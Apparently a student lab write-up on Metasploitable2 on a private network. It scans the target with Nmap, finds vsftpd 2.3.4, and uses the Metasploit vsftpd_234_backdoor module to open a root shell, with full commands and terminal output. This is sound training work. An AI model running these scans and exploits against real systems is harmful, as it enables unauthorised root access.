Exploit metasploitable2

Hands-on cybersecurity lab demonstrating Metasploit exploitation by combining Nmap scanning for target discovery and service enumeration with msfconsole for vulnerability exploitation and session management.

Lab Setup


- ⇨ Attacker PC (Kali)
- ⇨ Metasploit

Tools Used

- ⇨ **Nmap**
- ⇨ **Msfconsole**


Check Connectivity Ping From both sides.

#ifconfig (Metasploit)




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.142.130  Bcast:192.168.142.255  Mask:255.255.255.0
```

#ping 192.168.142.128 (kali from Metasploit)




```
msfadmin@metasploitable:~$ ping  192.168.142.128
PING 192.168.142.128 (192.168.142.128) 56(84) bytes of data.
64 bytes from 192.168.142.128: icmp_seq=1 ttl=64 time=0.679 ms
```

#ifconfig (kali)



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.142.128  netmask 255.255.255.0  broadcast 192.168.142.255
        inet6 fe80::2e78:7dee:8f16:69cc  prefixlen 64  scopeid 0×20<link>
```

#pin 192.168.142.130 (Metasploit on kali)




```
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.142.130
PING 192.168.142.130 (192.168.142.130) 56(84) bytes of data.
64 bytes from 192.168.142.130: icmp_seq=1 ttl=64 time=0.501 ms
64 bytes from 192.168.142.130: icmp_seq=2 ttl=64 time=0.507 ms
```

From the above exercise we have understand that he successful connection has been created.

Now open nmap on kali terminal and check the version of nmap is it latest and upgraded?

#nmap –version




```
┌──(root㉿kali)-[/home/kali]
└─# nmap --version
Nmap version 7.94SVN ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.6 openssl-3.2.2 libssh2-1.11.0 libz-1.3.1 libpcre2-10.42 libpcap-1.10.4 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Yes, Nmap 7.94 is an upgraded version. It was released with several significant improvements and new features, including a migration of Zenmap and Ndiff to Python 3, enhanced OS fingerprint matching, and various library upgrades. The latest version is actually Nmap 7.96, which further builds upon these enhancements with even more performance improvements and new scripts.

NMAP SCAN ENTIRE LOCAL NETWORK

Command used

#nmap -Sv -p 21 192.168.142.130 (metasploitable)




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p 21 192.168.142.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-10 03:17 EDT
Nmap scan report for 192.168.142.130
Host is up (0.00052s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
```

To scan **port 21** (commonly used for **FTP - File Transfer Protocol**) on a target system and detect the **version** of the service running on that port.

Detect open ports

# nmap -A 21 192.168.142.130



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 21 192.168.142.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-10 03:24 EDT
Nmap scan report for 192.168.142.130
Host is up (0.00076s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.142.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Attempt to identify the operating system


Identify services and their versions

Run default scripts for additional information

Perform traceroute to the target

Perform an aggressive scan

#nmap -A – oA report 192.168.142.130



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -oA report 192.168.142.130

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-10 03:28 EDT
Nmap scan report for 192.168.142.130
Host is up (0.00052s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.142.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2025-07-10T07:28:48+00:00; +4s from scanner time.
| sslv2:
```

This will:

Save results as:


report.nmap (normal)

report.xml (XML)

report.gnmap (grepable)


NEXT STEP EXPLOITATION

Start msfconsole



```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

Metasploit tip: Enable verbose logging with set VERBOSE true

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

# search ftp




```
FTP Server 5.6.0 NLST DoS
   479  auxiliary/dos/windows/ftp/xmeasy570_nlst                2009-03-27       normal     No     XM Easy Personal
FTP Server 5.7.0 NLST DoS
   480  exploit/windows/ftp/xftp_client_pwd                     2010-04-22       normal     No     Xftp FTP Client 3
.0 PWD Remote Buffer Overflow
   481  exploit/windows/ftp/xlink_client                        2009-10-03       normal     No     Xlink FTP Client
Buffer Overflow
   482    \_ target: Windows XP Pro SP3 English                 .                .          .      .
   483    \_ target: Windows 2000 SP4 English                   .                .          .      .
   484  exploit/windows/ftp/xlink_server                        2009-10-03       good       Yes    Xlink FTP Server
Buffer Overflow
   485  exploit/windows/ftp/freeftpd_user                       2005-11-16       average    Yes    freeFTPd 1.0 User
name Overflow
   486    \_ target: Automatic                                  .                .          .      .
   487    \_ target: Windows 2000 English ALL                   .                .          .      .
   488    \_ target: Windows XP Pro SP0/SP1 English             .                .          .      .
   489    \_ target: Windows NT SP5/SP6a English                .                .          .      .
   490    \_ target: Windows 2003 Server English                .                .          .      .
   491  exploit/windows/ftp/freeftpd_pass                       2013-08-20       normal     Yes    freeFTPd PASS Com
mand Buffer Overflow
   492  exploit/windows/fileformat/iftp_schedule_bof            2014-11-06       normal     No     i-FTP Schedule Bu
ffer Overflow
   493  exploit/unix/http/tnftp_savefile                        2014-10-28       excellent  No     tnftp "savefile"
Arbitrary Command Execution


Interact with a module by name or index. For example info 493, use 493 or use exploit/unix/http/tnftp_savefile

msf6 >
```

it will shows all the exploit results almost 500

next

#search vsftpd




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

We are interested in backdoor


So,

# msf6> use 1




```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Show Options




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set port and host



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.142.130
RHOSTS ⇒ 192.168.142.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

#exploit



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.142.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.142.130:21 - USER: 331 Please specify the password.
[+] 192.168.142.130:21 - Backdoor service has been spawned, handling ...
[+] 192.168.142.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.142.128:45153 → 192.168.142.130:6200) at 2025-07-10 03:47:16 -0400
```

Result:

1- Established connection between kali linux and metasploitable
2- Ping for verification
3- Check nmap –version for verification
4- Up to date
5- Perform an aggressive scan
6- With the help of msfconsole
7- Exploit metasploitable
8- Access shell